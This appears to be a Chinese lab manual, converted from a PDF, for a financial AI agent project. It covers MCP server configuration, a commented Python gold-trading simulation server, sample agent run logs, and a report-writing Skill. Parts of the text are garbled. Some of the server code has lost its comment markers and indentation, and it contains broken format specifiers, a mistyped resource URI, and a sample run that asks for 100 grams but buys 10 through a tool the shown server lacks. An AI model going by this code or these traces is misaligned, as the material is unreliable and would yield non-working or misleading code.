file_path: /workspace/2025_china_economic_outlook.md

```
old_string: # 2025 年中国经济形势总结
```

2025 年中国经济实现 5.0% 的增长，GDP 总量达 140.2 万亿元。经济结构持续优化，第三产业增长 5.4%，成为主要驱动力。新质生产力加速释放，高技术制造业增长 9.5...

```
new_string: # 2025 年中国经济形势总结
```

2025 年中国 GDP 达 140.2 万亿元，同比增长 5.0%，圆满完成“十四五”收官目标。经济运行“前高后稳、结构向优”，第三产业增长 5.4% 成主引擎，新质生产力加速成长...

可以在 Financial-Agent-AtlasServer/workspaces 路径下，找到生成的 markdown 文件：

```
[root@f3b3fc9739c2 workspaces]# pwd
/Financial-Agent-AtlasServer/workspaces
[root@f3b3fc9739c2 workspaces]# ls
2025_china_economic_outlook.md
[root@f3b3fc9739c2 workspaces]# ll
-rw-r--r-- 1 root root 1024 2025-01-01 12:00 2025_china_economic_outlook.md
[root@f3b3fc9739c2 workspaces]# cat 2025_china_economic_outlook.md
# 2025年中国经济形势总结

2025年中国GDP达140.2万亿元，同比增长5.0%，圆满完成“十四五”收官目标。经济运行“前高后稳、结构向优”，第三产业增长5.4%成主引擎，新质生产力加速成长，外贸韧性凸显。消费基础性作用增强，就业物价总体稳定。同时面临内需不足、房地产调整等结构性挑战，宏观政策将持续协同发力促增长。[root@f3b3fc9739c2 workspaces]#
```

2.2.2 交互模式（多轮对话）

启动交互式 REPL，进行多轮对话：

```
uv run main.py --interactive
```

或简写：

```
uv run main.py -i
```

交互模式下的命令：

- 输入问题并按 Enter 发送
- 输入 exit 或 quit 退出
- 输入 help 查看帮助
- 输入 node 切换节点显示（调试模式）

适用场景：

- 与 Agent 进行多轮对话
- 实时调试和测试
- 交互式数据分析

参考输出如下，You 代表用户输入，多轮对话主要是在于能够与 Agent 进行多轮对话不会跳出循环，如果需要终止对话，可以输入 exit 退出：

```
Agent 交互模式
```

```
对话记录: memories/conversation_history.json
```

提示: 输入 exit/quit 退出, help 查看帮助

You: help

可用命令:

- help - 显示此帮助信息
- exit/quit/q - 退出交互模式
- node - 切换节点显示 (debug 模式)

快捷键:

- 上下箭头 - 浏览历史输入
- Ctrl+C - 取消当前输入

You: 今天杭州天气如何

:: 正在思考... [长时间无响应建议回车↵刷新状态或 Ctrl+C 退出重连]

 AgentResponse:

 工具调用

m get_weather

city: 杭州

✓ [get_weather] 完成

:: 正在思考... [长时间无响应建议回车↵刷新状态或 Ctrl+C 退出重连]

 AgentResponse:

杭州今天天气: 阴天, 气温 26°C。

You:

3

模块介绍-MCP 设计

3.1 实验介绍

3.1.1 关于本实验

本实验介绍如何配置 MCP 文件。

3.1.2 实验目的

- 理解 MCP 的基本原理。
- 理解 MCP 的通信方式。
- 掌握不同 MCP 的配置文件。

3.2 MCP 服务器配置

3.2.1 配置代码

MCP 服务器配置在 Financial-Agent-AtlasServer/src/Financial_Agent/mcp/mcp.py:

```
import os
from pathlib import Path

# MCP 服务器配置
MCP_SERVERS_CONFIG = {
    "fetch": {
        "command": "uvx",
        "args": ["mcp-server-fetch"],
        "transport": "stdio",
```

```
},
# 黄金交易教学服务器
"gold_server":{
"command": os.sys.executable,
"args": [str(Path(__file__).parent / "servers" / "gold_server.py")],
"transport": "stdio",
},
# 证券持仓管理系统（示例 MCP 服务器）
"stock_server": {
"command": os.sys.executable,
"args": [str(Path(__file__).parent / "servers" / "stock_server.py")],
"transport": "stdio",
},
# 添加 worldbank 配置
"worldbank":{
"command": "npx", # 或 "worldbank-mcp"
"args": ["-y", "worldbank-mcp"], # 如果没有参数，保持空列表
"transport": "stdio"
},
}
```

如需添加新服务器，可以这样增加配置：

```
"new_server":{
"command": "docker",
"args": ["run", "--rm", "some-mcp-server"],
"transport": "stdio",
}
```

3.2.2 MCP 集成

位于./Financial-Agent-AtlasServer/src/Financial_Agent/mcp/路径下：

mcp.py：MCP 服务器配置入口

- 定义 MCP_SERVERS_CONFIG 字典
- 支持 Python 脚本和命令行工具（uvx/npx）
- 自动连接和管理多个 MCP 服务器

servers/：MCP 服务器实现目录

- 存放 MCP 服务器的 Python 实现
- 使用 FastMCP 框架快速开发
- 支持 Tools、Resources、Prompts 三元一体

manager.py：MCP 管理器

- load_mcp_tools()：加载 MCP 工具
- get_resources_info()：获取资源元数据
- get_prompts_info()：获取提示词完整信息
- 5 分钟缓存机制，避免重复连接

- 智能异常处理（业务错误 vs 真正异常）

mcp_resources_prompts.py: Resources/Prompts 便捷函数

- get_mcp_resources_info_for_prompt(): 生成 Resources 提示词
- get_mcp_prompts_info_for_prompt(): 生成 Prompts 提示词
- 供 config.py 的 generate_system_prompt() 调用

adapter.py: MCP 适配器

- 将 MCP 工具转换为 LangChain 兼容格式
- 处理工具调用的参数转换

3.2.3 工具系统

位于./Financial-Agent-AtlasServer/src/Financial_Agent/tools/路径下:

tools.py: 定义原生工具

- 使用 @tool 装饰器
- 支持自定义工具的快速添加

registry.py: 工具自动注册

- 使用 functools.lru_cache 缓存工具列表
- 自动发现 tools.py 中的所有工具
- 提供 NATIVE_TOOLS 集合供 Agent 使用

mcp_tools.py: MCP 工具适配器


- 将 MCP 服务的工具转换为 LangChain 工具
- 处理 MCP 工具的调用和结果转换

3.2.4 黄金交易模拟系统 MCP 服务器

模拟了上海黄金交易所的一个真实账户系统，包含：

MCP 组件	名称	类型	功能
1 个资源	account://status	Resource	查询账户状态（只读）
4 个工具	buy_gold, sell_gold, deposit, withdraw	Tool	执行交易操作（读写）
1 个提示	instruction_manual	Prompt	教学指引模板
1 个持久化文件	gold_account.json	数据层	账户数据持久存储

通信过程：



gold_account.json (持久化存储)

代码解析:

```
"""
黄金交易教学系统 - MCP 服务器
=====
功能: 模拟上海黄金交易所账户, 提供黄金买卖、存取款等教学工具
协议: MCP (Model Context Protocol), 通过 stdio 与 AI Agent 通信
数据: 账户信息持久化存储在 gold_account.json 文件中
"""

# =====
# 第 1 部分: 依赖导入
# =====

import json
# json 模块: 用于账户数据的序列化 (Python 字典 → JSON 字符串) 和反序列化 (JSON 字符串 → Python 字典)
# 选择 JSON 而非数据库 (如 SQLite) 的原因: 教学场景数据量极小, JSON 可读性强, 学生可直接打开文件观察数据变化

import os
# os 模块: 用于检查 gold_account.json 文件是否存在 (os.path.exists), 实现懒初始化逻辑

from mcp.server.fastmcp import FastMCP
# FastMCP: MCP 协议的 Python 高级封装框架
# 它将底层的 JSON-RPC 通信细节抽象为装饰器 (@mcp.tool()、@mcp.resource()、@mcp.prompt())
# 开发者只需关注业务逻辑, 无需处理协议编解码、连接管理等底层细节

from pathlib import Path
# Path: 面向对象的文件路径处理类
# Path(__file__).parent 获取当前脚本所在目录的绝对路径, 消除工作目录依赖 (无论从哪启动程序, 路径都正确)
# / 操作符被重载为路径拼接, 等价于 os.path.join() 但更直观可读

# =====
# 第 2 部分: MCP 服务器实例化与数据文件定位
# =====

# 创建 MCP 服务器实例, "黄金交易教学系统"是服务器的唯一标识名称
# 在 mcp.py 配置文件中, "gold_server" 是客户端别名, 此字符串是服务器自身名称
# 当 Agent 调用 read_mcp_resource("gold_server", "account://status") 时:
#   → MCP 客户端通过 "gold_server" 找到连接配置
#   → 向名为 "黄金交易教学系统" 的服务器进程发送请求
mcp = FastMCP("黄金交易教学系统")

# 数据文件路径: 当前脚本所在目录下的 gold_account.json
# Path(__file__).parent 的值为类似 /project/src/Financial_Agent/mcp/ 的绝对路径
# / 操作符是 Path 类重载的路径拼接符, 最终路径类似:
# /project/src/Financial_Agent/mcp/gold_account.json
DATA_FILE = Path(__file__).parent / "gold_account.json"
```



```
# =====
# 第 3 部分：账户数据持久化层（load_account / save_account）
# =====

def load_account():
    """
    加载账户数据（懒初始化模式）

    工作流程：
    1. 检查 gold_account.json 是否存在
    2. 如果不存在（首次运行）→ 创建默认账户并保存
    3. 如果存在 → 读取并返回账户数据

    返回值示例：
    {
        "account_id": "上海金",
        "cash_balance": 100000.0,
        "gold_weight_gram": 166.67,
        "currency": "CNY"
    }
    """
    # os.path.exists(DATA_FILE): 检查数据文件是否存在
    if not os.path.exists(DATA_FILE):
        # ===== 首次运行：创建默认账户 =====
        # 教学设计："五五开"资产配置
        # 10 万现金 + 166.67 克黄金 × 600 元/克 ≈ 100,002 元 ≈ 10 万元
        # 现金和黄金各占总资产的约 50%，体现均衡配置理念
        initial_data = {
            "account_id": "上海金",          # 账户标识，模拟上海黄金交易所账户
            "cash_balance": 100000.0,        # 现金余额（人民币元）
            "gold_weight_gram": 166.67,      # 黄金持仓（克）
            "currency": "CNY"               # 计价货币（人民币）
        }
        # 立即持久化到文件，确保数据一致性
        save_account(initial_data)
        return initial_data

    # ===== 非首次运行：从文件读取 =====
    # encoding="utf-8": 显式指定编码，确保中文内容正确读取
    # json.load(f): 将 JSON 文件内容反序列化为 Python 字典
    with open(DATA_FILE, "r", encoding="utf-8") as f:
        return json.load(f)

def save_account(data):
    """
    保存账户数据到文件

    Args:
        data: 账户数据字典，包含 cash_balance、gold_weight_gram 等字段
    """
```

写入参数说明：

- indent=4: 缩进 4 个空格, 使 JSON 文件格式美观、人工可读
学生可直接打开文件观察交易对账户的影响
- ensure_ascii=False: 保留中文字符原样输出 (如 "上海金"),
而非转义为 \u4E0A\u6D77\u91D1

"""

with 语句确保文件无论是否异常都会正确关闭

with open(DATA_FILE, "w", encoding="utf-8") as f:
 json.dump(data, f, indent=4, ensure_ascii=False)

=====

第 4 部分: MCP Resource (资源) - 只读查询

=====

@mcp.resource 装饰器: 将函数注册为 MCP 资源

资源是只读的 (无副作用), 类比 RESTful API 的 GET 请求

URI "account://status" 遵循 RESTful 风格: 账户 → 状态

Agent 通过 read_mcp_resource("gold_server", "account://status") 调用

@mcp.resource("account://status")

def get_account_status() -> str:

"""

查看当前黄金账户的现金余额与黄金储量情况

此文档字符串会被 MCP 框架作为资源描述暴露给 Agent,
Agent 根据描述决定何时调用此资源

Returns:

格式化的账户状态字符串, 包含账户 ID、现金余额、黄金储备

"""

加载最新账户数据 (每次都从文件读取, 确保数据实时性)

acc = load_account()

返回格式化的账户状态字符串

.,2f 格式化: 千分位分隔符 + 保留两位小数

100000.0 → "100,000.00" (金融数据显示的行业标准格式)

return (f"--- 账户状态 [{acc['account_id']}] ---\n"

 f"现金余额: {acc['cash_balance']:,2f} {acc['currency']}\n"

 f"黄金储备: {acc['gold_weight_gram']:.2f} 克")

=====

第 5 部分: MCP Tool (工具) - 买入黄金

=====

@mcp.tool() 装饰器: 将函数注册为 MCP 工具

工具有副作用 (写操作), 类比 RESTful API 的 POST/PUT 请求

@mcp.tool()

def buy_gold(amount_grams: float, current_price_cny: float) -> str:

"""

使用现金买入黄金。

关键设计: current_price_cny 由调用方 (Agent) 传入, 而非服务器内部获取
这体现了"关注点分离"原则:

- MCP 服务器: 只负责账户管理和交易执行
- AI Agent: 负责通过其他工具 (web_search、get_gold_price) 获取实时价格

```
:param amount_grams: 欲买入的黄金克数
:param current_price_cny: 当前市场金价 (元/克), 由 Agent 从外部获取
"""

# 加载最新账户状态 (防御性编程: 每次交易前都重新加载, 防止并发问题)
acc = load_account()

# 计算交易总成本: 克数 × 单价
cost = amount_grams * current_price_cny

# ===== 风控前置校验: 先检查, 后操作 (Check Before Act) =====
# 金融系统铁律: 在任何扣款操作之前, 必须先验证余额是否充足
if acc["cash_balance"] < cost:
    # 余额不足 → 立即返回失败, 不执行任何状态修改
    # :.2f 格式化: 千分位分隔 + 两位小数, 便于阅读大额金额
    return f"交易失败: 余额不足。需要 {cost:.2f} 元, 当前余额 {acc['cash_balance']:.2f} 元。"

# ===== 执行交易 (原子操作模拟) =====
# 在真实金融系统中, 这两步应该是一个数据库事务 (要么全成功, 要么全回滚)
# 此处通过先修改内存字典、再一次性写入文件来近似原子性
acc["cash_balance"] -= cost          # ① 现金减少 (扣款)
acc["gold_weight_gram"] += amount_grams # ② 黄金持仓增加

# 持久化修改 (交易的"提交"动作)
save_account(acc)

# 返回交易回执, 包含完整的交易明细
return (f"交易成功! \n"
        f"买入重量: {amount_grams} 克\n"
        f"成交单价: {current_price_cny} 元/克\n"
        f"花费金额: {cost:.2f} 元\n"
        f"当前持有黄金: {acc['gold_weight_gram']:.2f} 克")

# =====
# 第 6 部分: MCP Tool (工具) - 卖出黄金
# =====

@mcp.tool()
def sell_gold(amount_grams: float, current_price_cny: float) -> str:
    """
    卖出黄金以换取现金。

    与买入对称, 但风控条件不同 (校验黄金持仓而非现金余额)

    :param amount_grams: 欲卖出的黄金克数
    :param current_price_cny: 当前市场金价 (元/克)
    """
```

```

# 加载最新账户状态
acc = load_account()

# ===== 风控前置校验：卖出的风控条件与买入不同 =====
# 校验的是"黄金持仓"而非"现金余额"——你不能卖出你没有的黄金
# 这是"裸卖空防止"机制
if acc["gold_weight_gram"] < amount_grams:
    return f"交易失败：黄金储备不足。当前持有: {acc['gold_weight_gram']:.2f} 克。"

# 计算交易收入（用 revenue 而非 cost，语义更准确）
revenue = amount_grams * current_price_cny

# ===== 执行交易 =====
acc["cash_balance"] += revenue          # ① 现金增加（收款）
acc["gold_weight_gram"] -= amount_grams # ② 黄金持仓减少

# 持久化修改
save_account(acc)

# 返回交易回执（显示收入金额和更新后的现金余额）
return (f"交易成功！\n"
        f"卖出重量: {amount_grams} 克\n"
        f"成交单价: {current_price_cny} 元/克\n"
        f"收入金额: {revenue:,.2f} 元\n"
        f"当前现金余额: {acc['cash_balance']:,.2f} 元")

# =====
# 第 7 部分：MCP Tool（工具）- 存款
# =====

@mcp.tool()
def deposit(amount_cny: float, description: str = "") -> str:
    """
    向账户存入现金。

    description 可选参数用于记录存款说明（如"初始入金"、"追加保证金"）
    在金融系统中，交易备注是审计追踪的关键信息

    :param amount_cny: 存入金额（元）
    :param description: 存款说明（可选），用于审计追踪
    """
    # 加载账户
    acc = load_account()

    # 存款操作：无上限限制（教学环境设计选择）
    # 注：真实系统可能需要反洗钱（AML）检查、大额交易报告等合规流程
    acc["cash_balance"] += amount_cny

    # 持久化
    save_account(acc)

```

```

# 返回结果
# + 号前缀：明确表示资金流入，是直观的视觉提示
# 条件表达式：有备注时显示备注行，无备注时不显示（避免空行）
return (f"存款成功! \n"
        f"存入金额: +{amount_cny:,.2f} {acc['currency']}\n"
        f"当前现金余额: {acc['cash_balance'];,.2f} {acc['currency']}"
        + (f"\n 说明: {description}" if description else ""))

# =====
# 第 8 部分：MCP Tool（工具）- 取款
# =====

@mcp.tool()
def withdraw(amount_cny: float, description: str = "") -> str:
    """
    从账户取出现金。

    与存款对称，但增加了余额不足的风控检查

    :param amount_cny: 取款金额（元）
    :param description: 取款说明（可选），用于审计追踪
    """
    # 加载账户
    acc = load_account()

    # ===== 风控前置校验 =====
    # 仅校验现金余额，不涉及黄金持仓
    # 返回消息明确告知用户：需要多少、当前有多少、差额是多少
    if acc["cash_balance"] < amount_cny:
        return (f"取款失败：余额不足。"
                f"需要 {amount_cny:,.2f} {acc['currency']}, "
                f"当前余额 {acc['cash_balance'];,.2f} {acc['currency']}.")

    # 执行取款（扣款）
    acc["cash_balance"] -= amount_cny

    # 持久化
    save_account(acc)

    # 返回结果
    # - 号前缀：明确表示资金流出，与存款的 + 号形成对称
    return (f"取款成功! \n"
            f"取出金额: -{amount_cny:,.2f} {acc['currency']}\n"
            f"当前现金余额: {acc['cash_balance'];,.2f} {acc['currency']}"
            + (f"\n 说明: {description}" if description else ""))

# =====
# 第 9 部分：MCP Prompt（提示模板）- 教学指引
# =====

```

```
# @mcp.prompt() 装饰器：将函数注册为 MCP 提示模板
# 提示模板是预定义的指令片段，可被 Agent 加载以获取特定领域的操作指南
# 与工具不同，提示模板不执行操作，而是提供"知识注入"
@mcp.prompt()
def instruction_manual() -> str:
    """
    提供关于此黄金账户（人民币版）的功能介绍和操作规范。

    此提示模板包含三个层次：
    1. 合规层：操作前后必须查询账户状态（风控铁律）
    2. 执行层：必须从上海黄金交易所获取实时价格（数据来源要求）
    3. 教育层：引导学生观察总资产随金价波动（市值计价概念）
    """
    return (
        # 角色设定：将 Agent 定位为金融教学专家
        "你是一位金融教学专家。请向学生介绍本 MCP 工具的操作流程：\n\n"

        # ===== 合规层：操作规范 =====
        # 培养"操作前验证、操作后审计"的金融交易习惯
        "【操作规范-必须遵循】\n"
        "***每次操作前后都必须查询账户状态！**\n"
        "1. 操作前查询：使用 `account://status` 查看当前现金和黄金克数，确认是否可以执行操作。\n"
        "2. 操作后查询：再次使用 `account://status` 验证操作结果，确认数据变化正确。\n\n"

        # ===== 执行层：价格获取流程 =====
        # 明确要求从上海黄金交易所获取实时价格（Au99.99 是现货黄金合约代码）
        # 强调价格必须由外部获取后传入，而非使用模拟数据
        "【重要】在执行任何买卖操作之前，必须先获取最新的黄金价格：\n"
        "1. 使用 `fetch` MCP 工具访问 https://www.sge.com.cn/ 上海黄金交易所官网\n"
        "2. 从页面中提取当日的 Au99.99 或 Au99.95 黄金价格（元/克）\n"
        "3. 将获取到的价格作为参数传入 `buy_gold` 或 `sell_gold` 工具\n\n"

        # ===== 功能清单 =====
        "【账户功能】\n"
        "1. **实时查询**：使用 `account://status` 资源查看当前的现金和黄金克数。\n"
        "2. **存取款**：\n"
        "    - 存款：使用 `deposit` 工具，存入现金到账户。\n"
        "    - 取款：使用 `withdraw` 工具，从账户取出现金。\n"
        "3. **模拟交易**：\n"
        "    - 买入：使用 `buy_gold` 工具，**必须传入**从上海黄金交易所获取的最新金价（元/克）。\n"
        "    - 卖出：使用 `sell_gold` 工具，**必须传入**从上海黄金交易所获取的最新金价（元/克）。
        \n\n"

        # ===== 教育层：市值计价概念 =====
        # 引导学生理解：总资产 = 现金 + 黄金克数 × 实时金价
        # 金价波动 → 总资产变化 → 投资盈亏
        "***教学重点**：提示学生观察当金价剧烈波动时，其总资产（现金 + 黄金克数 * 实时金价）的变化。"

        "除了本说明外，执行任何买卖前都需确认学生提供的最新金价参数。"
    )
```

```
# =====  
# 第 10 部分：独立运行入口  
# =====  
  
# Python 标准入口守卫：  
# - 当文件被直接运行时（python gold_server.py）→ 启动 MCP 服务器  
# - 当文件被导入时（import gold_server）→ 不自动启动，仅暴露 mcp 实例  
if __name__ == "__main__":  
    # mcp.run(): 启动 MCP 服务器主循环  
    # 服务器开始监听标准输入（stdin），解析 JSON-RPC 请求  
    # 根据请求类型调用对应的工具/资源函数  
    # 将结果通过标准输出（stdout）返回给 MCP 客户端（即 AI Agent）  
    # 这个进程会持续运行，直到被外部终止  
    mcp.run()
```

3.2.5 实验运行示例

输入如下指令：

```
uv run main.py --run "  
>> 请按以下步骤操作黄金账户：  
>> 1. 先查询账户状态  
>> 2. 获取当前金价  
>> 3. 模拟买入 100 克黄金  
>> 4. 验证交易结果 "
```

参考输出：

Agent 单次交互

提示词:

```
>> 请按以下步骤操作黄金账户：  
>> 1. 先查询账户状态  
>> 2. 获取当前金价  
>> 3. 模拟买入 10 克黄金  
>> 4. 验证交易结果
```

YY-MM-DD 13:16:48,315 - Financial_Agent.core.agent - INFO -

=====

YY-MM-DD 13:16:48,315 - Financial_Agent.core.agent - INFO - 验证必需的凭证...

YY-MM-DD 13:16:48,315 - Financial_Agent.core.agent - INFO -

=====

YY-MM-DD 13:16:48,315 - Financial_Agent.config - INFO - ✓ QWEN_MODEL 已配置

YY-MM-DD 13:16:48,316 - Financial_Agent.config - INFO - ✓ QWEN_API 已配置

YY-MM-DD 13:16:48,316 - Financial_Agent.config - INFO - ✓ QWEN_URL 已配置

YY-MM-DD 13:16:48,316 - Financial_Agent.config - INFO - ✓ BOCHA_API_KEY 已配置

YY-MM-DD 13:16:48,316 - Financial_Agent.config - INFO - ☒ 所有必需凭证已正确配置

YY-MM-DD 13:16:48,316 - Financial_Agent.core.agent - INFO - ✓ IMAGE_MODEL: qwen-image-plus

YY-MM-DD 13:16:48,316 - Financial_Agent.core.agent - INFO - ✓ IMAGE_SIZE: 1664*928


```
YY-MM-DD 13:16:48,316 - Financial_Agent.core.agent - INFO -
=====
YY-MM-DD 13:16:49,757 - Financial_Agent.mcp_servers.manager - INFO - MCP client 初始化中
YY-MM-DD 13:16:49,757 - Financial_Agent.mcp_servers.manager - INFO - 从 MCP server 中加载
Tools ...
[MM/DD/YY 13:16:50] INFO      Processing request of type ListToolsRequest
server.py:713
[MM/DD/YY 13:16:50] INFO      Processing request of type ListToolsRequest
server.py:713
World Bank MCP Server running on stdio
YY-MM-DD 13:16:54,114 - Financial_Agent.mcp_servers.manager - INFO - 已解析 18 个 Tools all
[MM/DD/YY 13:16:56] INFO      Processing request of type ListResourcesRequest
server.py:713
                                INFO      Processing request of type ReadResourceRequest
server.py:713
[MM/DD/YY 13:16:57] INFO      Processing request of type ListResourcesRequest
server.py:713
                                INFO      Processing request of type ReadResourceRequest
server.py:713
World Bank MCP Server running on stdio
YY-MM-DD 13:17:02,098 - Financial_Agent.mcp_servers.manager - INFO - 已解析 2 个 Resources
resources:all
[MM/DD/YY 13:17:04] INFO      Processing request of type GetPromptRequest
server.py:713
[MM/DD/YY 13:17:05] INFO      Processing request of type GetPromptRequest
server.py:713
World Bank MCP Server running on stdio
YY-MM-DD 13:17:11,480 - Financial_Agent.mcp_servers.manager - INFO - 已解析 2 个 Prompts
prompts:all
YY-MM-DD 13:17:11,492 - Financial_Agent.core.agent - INFO - 加载 Tools ...
YY-MM-DD 13:17:11,492 - Financial_Agent.core.agent - INFO - 已加载 6 个本地 Tools
YY-MM-DD 13:17:11,492 - Financial_Agent.core.agent - INFO - 主 Agent 可用工具: 5 个
( generate_image 由 SubAgent 专用 )
YY-MM-DD 13:17:11,942 - Financial_Agent.core.agent - INFO - 已加载 1 个 Memory 文件
YY-MM-DD 13:17:11,942 - Financial_Agent.core.agent - INFO -
=====
```

 AgentResponse:

我将按照您的要求，逐步操作黄金账户。让我开始执行这四个步骤。

首先，查询当前账户状态：

 工具调用

```
m read_mcp_resource
  server_name: gold_server
  resource_uri: account://status
```

```
[MM/DD/YY 13:17:16] INFO      Processing request of type ReadResourceRequest
server.py:713
```

✓ [read_mcp_resource] 完成

 AgentResponse:

现在，我将获取当前金价：

🔧 工具调用

```
m gold_server_get_gold_price
[MM/DD/YY 13:17:19] INFO      Processing request of type CallToolRequest
server.py:713
                                INFO      Processing request of type ListToolsRequest
server.py:713
✓ [gold_server_get_gold_price] 完成
```

🗣️ AgentResponse:

现在，我将模拟买入 10 克黄金。根据当前金价 Au99.99 为 892.00 元/克，购买 10 克需要 8,920.00 元。账户现金余额为 40,135.00 元，资金充足，可以完成交易。

正在执行模拟买入操作...

🔧 工具调用

```
m gold_server_buy_gold
  amount_grams: 10.0
  current_price_cny: 892.0
[MM/DD/YY 13:17:23] INFO      Processing request of type CallToolRequest
server.py:713
                                INFO      Processing request of type ListToolsRequest
server.py:713
✓ [gold_server_buy_gold] 完成
```

🗣️ AgentResponse:

最后，我将验证交易结果，再次查询账户状态：

🔧 工具调用

```
m read_mcp_resource
  server_name: gold_server
  resource_uri: account//status
[MM/DD/YY 13:17:28] INFO      Processing request of type ReadResourceRequest
server.py:713
✓ [read_mcp_resource] 完成
```

🗣️ AgentResponse:

☑️ **黄金账户操作已完成，验证结果如下：**

1. **账户初始状态**：

- 现金余额: 40,135.00 CNY
 - 黄金储备: 266.67 克
2. ****当前金价****: Au99.99 现货黄金价格为 ****892.00 元/克****
3. ****模拟买入操作****:
- 买入重量: 10.0 克
 - 成交单价: 892.00 元/克
 - 花费金额: 8,920.00 元
4. ****交易后账户状态****:
- 现金余额: 31,215.00 CNY (减少了 8,920.00 元)
 - 黄金储备: 276.67 克 (增加了 10.0 克)

所有步骤均已成功完成, 交易结果已验证无误。

输出内容整体结构主要分为如下几部分:

1. 凭证验证层
 - QWEN 模型 API (通义千问)
 - BOCHA_API_KEY (博查搜索)
2. MCP 协议层
 - 18 个 Tools (工具)
 - 2 个 Resources (资源)
 - 2 个 Prompts (提示词模板)
3. 黄金交易执行层
 - read_mcp_resource: 查询账户状态
 - gold_server_get_gold_price: 获取实时金价
 - gold_server_buy_gold: 模拟买入黄金
4. 结果验证与输出
 - 交易前后状态对比
 - 结构化响应生成

成功完成所有四个步骤, 并输出了结构化的验证报告。

3.3 实验思考题

问题: MCP (Model Context Protocol) 在本系统中的作用是什么? 如果不用 MCP, 直接使用 RESTful API 或函数调用会有什么不同?

答案:

MCP 在本系统中的作用：

1. 标准化通信：定义了 AI Agent 与工具服务器之间的通信协议
2. 进程隔离：AI Agent 和 MCP Server 运行在不同进程，互不影响
3. 语言无关：MCP Server 可用任何语言实现（Python、Node.js、Go 等）
4. 统一发现：通过配置即可接入新的 MCP 服务器，无需修改 Agent 代码

与 RESTful API 对比：

特性	MCP (stdio)	RESTful API	函数调用
通信方式	进程间标准 I/O	HTTP 网络请求	进程内调用
部署复杂度	简单（同机部署）	复杂（需网络配置）	简单
语言灵活性	高（任何语言）	高（任何语言）	低（仅同语言）
实时性	高（无网络延迟）	中（网络延迟）	最高
进程隔离	是	是	否

3.4 实验总结

本实验构建了一个基于 MCP（Model Context Protocol）协议的黄金交易教学系统，实现了以下核心目标：

- 1、MCP 服务器架构理解：掌握了 MCP 服务器的配置方法，理解了 stdio 传输协议下 AI Agent 与 MCP Server 之间的进程间通信机制。

- 2、三元一体 MCP 组件实现：

Resources（资源）：实现只读数据查询（account://status）

Tools（工具）：实现读写操作（买入、卖出、存款、取款）

Prompts（提示）：实现教学指引模板（instruction_manual）

持久化存储：使用 JSON 文件实现账户数据的持久化存储，支持数据在服务器重启后依然保留。

- 4、关注点分离设计：价格获取（Agent 负责）与交易执行（MCP Server 负责）的职责分离，体现了良好的系统架构设计。

4 模块介绍-Skills 设计

4.1 实验介绍

4.1.1 关于本实验

本实验介绍如何配置 Skills 文件。

4.1.2 实验目的

- 理解 Skills 的基本原理。
- 掌握不同 Skill 的组织结构文件。

4.2 撰写行业概览 Skill

4.2.1 使用场景

使用 AI 撰写一篇图文并茂的行业概览并生成配图，该 Skill 路径：./Financial-Agent-AtlasServer/skills/industry-research-with-image/。

核心组件：

组件类型	名称	说明
工具	web_search	搜索网络资料，获取写作素材
SubAgent	writer-agent	专业的文案写作 Agent

SubAgent	image-generator-agent	AI 图像生成 Agent
----------	-----------------------	---------------

4.2.2 Skill 文件结构

4.2.2.1 SKILL.md

核心目标：

创建带有 AI 生成图像的行业研究报告，通过系统化工作流程完成从规划到成稿的全过程。

工作流程：

步骤	名称	关键任务	产出
1	规划与框架创建	- 使用 write_todos 制定详细步骤 - 定义报告结构（引言/正文/结论） 规划图片位置、描述和文件名 - 保存框架到 markdown 文件	workspaces/report_framework.md
2	信息收集	- 理解用户需求 - 使用 analyze-company 等技能 - 谨慎使用 web_search（成本高） - 为每个章节收集数据	各章节素材和数据
3	先生成图片	- 使用 image-generator-agent 子代理 - 按框架生成所有规划图片 - 输出到 workspaces/pic/目录 - 使用描述性文件名	pic/*.png 图像文件
4	撰写报告内容	- 使用 writer-agent 子代理 - 读取框架文件了解图片位置 - 围绕图片撰写各章节内容 - 涵盖：介绍/概念/优势/应用/展望	workspaces/report_draft.md
5	插入图片与定稿	- 验证所有图片引用位置正确 - 图片引用格式：![描述](./pic/文件名.png) 路径不含 workspaces - 如有缺失补充生成	workspaces/final_report.md

关键原则，**重要顺序，不可颠倒**：

规划框架	→	收集信息	→	生成图片	→	撰写内容	→	定稿
↑		↑		↑		↑		
定义结构		收集数据		创建图片		围绕图片写作		

+图片位置

图片生成规范：

- 命名格式：{主题}_{类型}.png（如 ai_industry_overview.png）
- 提示词要素：视觉概念、风格（现代/极简/专业）、关键元素、配色方案

可用工具：

- write_todos
- writer-agent
- image-generator-agent
- read_file | write_file |
- ls | mkdir
- web_search

4.2.2.2 REFERENCES.md

博客写作参考资料，两大博客结构模板：

模板类型	适用场景	核心结构
技术产品 博客	产品介绍、功能 展示	标题 → 简介 → 核心功能 → 优势 → 应用场 景 → 未来展望 → 结论
教程/操作 指南	步骤教学、技术 指导	标题 → 简介+前置条件 → 分步指引 → 最佳 实践 → 故障排查 → 结论

图片放置指南：

博客章节	图片类型	推荐尺寸
引言/开头	主视觉横幅	1200×630
概念解释	示意图	800×600
功能展示	截图	1024×768
流程说明	流程图	1200×800
总结部分	图标集	600×400

图片命名规范：

- 格式：小写字母 + 连字符分隔
- 示例：concept-overview.png、feature-workflow.png、architecture-diagram.png

图片提示词工程：

类型	提示词模板
----	-------

概念插图	"专业插图展示[概念]，包含[关键元素]，现代极简风格，蓝白配色，简洁设计"
技术图示	"清晰技术图示显示[系统/流程]，标注组件，专业演示风格，浅色背景，矢量风格"
主视觉图	"关于[主题]的精美主视觉，动态构图，专业光影，高质量，适合博客头部"

子代理任务模板：

Writer Agent（写作代理）

- 结构：简介 → 核心概念/功能 → 优势 → 应用场景 → 未来展望 → 结论
- 需指定：语言、语气风格

Image Generator Agent（图片生成代理）

- 需提供：视觉描述、风格（现代/极简/专业/卡通等）

质量检查清单（8 项）

- 结构清晰且有标题层级
- 引言能吸引读者
- 每个章节内容充实
- 图片与内容相关
- 图片文件名具描述性
- 图片置于逻辑断点处
- Alt 文本描述图片内容
- 结论提供总结和后续步骤

4.2.3 实验运行示例

输入如下指令：

```
uv run main.py --run "帮我写一篇关于 2026 年的最新 AI+金融 行业的文章，字数在 1000 字左右，配上一张合适的图片，输出到工作空间路径"
```

参考输出：

Agent 单次交互

提示词：帮我写一篇关于 2026 年的最新 AI+金融 行业的文章，字数在 1000 字左右，配上一张合适的图片，输出到工作空间路径

```

YY-MM-DD 14:18:02,709 - Financial_Agent.core.agent - INFO -
=====
